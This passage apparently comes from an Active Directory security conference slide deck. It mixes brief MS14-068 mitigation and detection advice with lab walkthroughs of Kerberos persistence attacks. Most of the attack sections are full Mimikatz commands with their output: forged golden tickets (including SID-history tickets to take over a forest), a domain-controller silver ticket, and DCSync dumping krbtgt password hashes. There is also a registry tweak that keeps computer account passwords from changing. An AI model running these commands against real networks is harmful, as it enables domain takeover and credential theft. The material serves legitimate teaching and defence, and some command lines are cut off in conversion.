    * ADSDC02 : [level 5] Limbo ! (KRB-CRED) : * Ticket successfully submitted
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsc02.lab.adsecurity.org\admin$
The command completed successfully.
```

# Blue Team Response: MS14-068

## Mitigation:

- Patch servers with KB3011780 before running DCPromo – patch the server build.
- Check patch status before running DCPromo

## Detection:

- IDS Signature for Kerberos AS-REQ & TGS-REQ both containing “Include PAC: False”

```
PS C:\> Get-Hotfix KB3011780
```

<u>Source</u>	<u>Description</u>	<u>HotFixID</u>	<u>InstalledBy</u>
ADSDC01	Security Update	KB3011780	ADSECLAB\ADSAdmin

# Advanced Persistence




# Sneaky AD Persistence Tricks

(Attacker has DA access for 5 minutes)

- ✦ Golden Tickets
- ✦ Silver Tickets
- ✦ AdminSDHolder/SDProp
- ✦ DCSync
- ✦ DSRM v2
- ✦ SSP
- ✦ Skeleton Key
- ✦ Local Policy
- ✦ Logon Scripts
- ✦ Group Policy
- ✦ Scheduled Tasks
- ✦ WMI
- ✦ WMI Provider
- ✦ Output | SYSVOL

# Golden Ticket (Forged TGT) Communication



# Golden Ticket "Limitation"

- ✦ Admin rights limited to current domain.
- ✦ Doesn't work across trusts unless in EA

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /startoffset:0 /endoffset:0 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endoffset:0  
User          : Administrator  
Domain        : resource.lab.adsecurity.org  
SID           : S-1-5-21-2242142109-4128614026-4135338336  
User Id       : 500  
Groups Id     : *513 512 520 518 519  
ServiceKey    : 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt  
Lifetime      : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM  
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated
```

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted.

```
mimikatz(commandline) # exit
```

```
PS C:\temp\minikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$  
The command completed successfully.
```

```
PS C:\temp\minikatz> net use \\adsc03.lab.adsecurity.org\admin$  
The password is invalid for \\adsc03.lab.adsecurity.org\admin$.
```

# Golden Ticket – Now More GOLDEN!

## ✦ Mimikatz now supports SID History in Golden Tickets

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org/09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current user.

mimikatz(commandline) # exit
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```


**GOLDEN TICKETS NOW WORK  
ACROSS DOMAINS IN A FOREST?**



**FOREST OWNED!**



# Silver Ticket (Forged TGS) Communication



# Silver Ticket Using Computer Account

- Computer changes computer account pw.
- Computer pw change policies = more of a guideline (~30 days)
- Prevent computer account pw from changing:  
*HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1*



**WHAT IF I TOLD YOU**

**SILVER TICKETS WORK FOR  
DOMAIN CONTROLLERS**

# Generate DC Silver Ticket: LDAP

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:RD.ADSECUR
79466-3696909401 /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f
User      : LukeSkywalker
Domain    : RD.ADSECURITY.ORG
SID       : S-1-5-21-2578996962-4185879466-3696909401
User Id   : 500
Groups Id : *512 512 520 518 510
ServiceKey: 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service   : LDAP
Target    : rdlabdc02.rd.adsecurity.org
LTI time  : 9/15/2025 11:23:19 AM, 9/16/2025 11:23:19 AM, 9/16/2025 11:23:19 A
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for
```

# Use Silver Ticket to DCSync!

```
mimikatz(commandline) # lsadump::dcsync /dc:rdlabdc02.rd.adsecurity.org /doma
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'rdlabdc02.rd.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account


Object RDN          : krbtgt
** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 9/6/2015 4:01:58 PM
Object Security ID  : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
  ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
  lm - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : RD.ADSECURITY.ORGkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f
    aes128_hmac (4096) : 17d63df4e26dde3e926e266f08a5d6cc
```


# The AdminSDHolder Object



# SDProp Protected Objects


- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators

# AdminSDHolder Object Permissions





# AdminSDHolder Applied Permissions

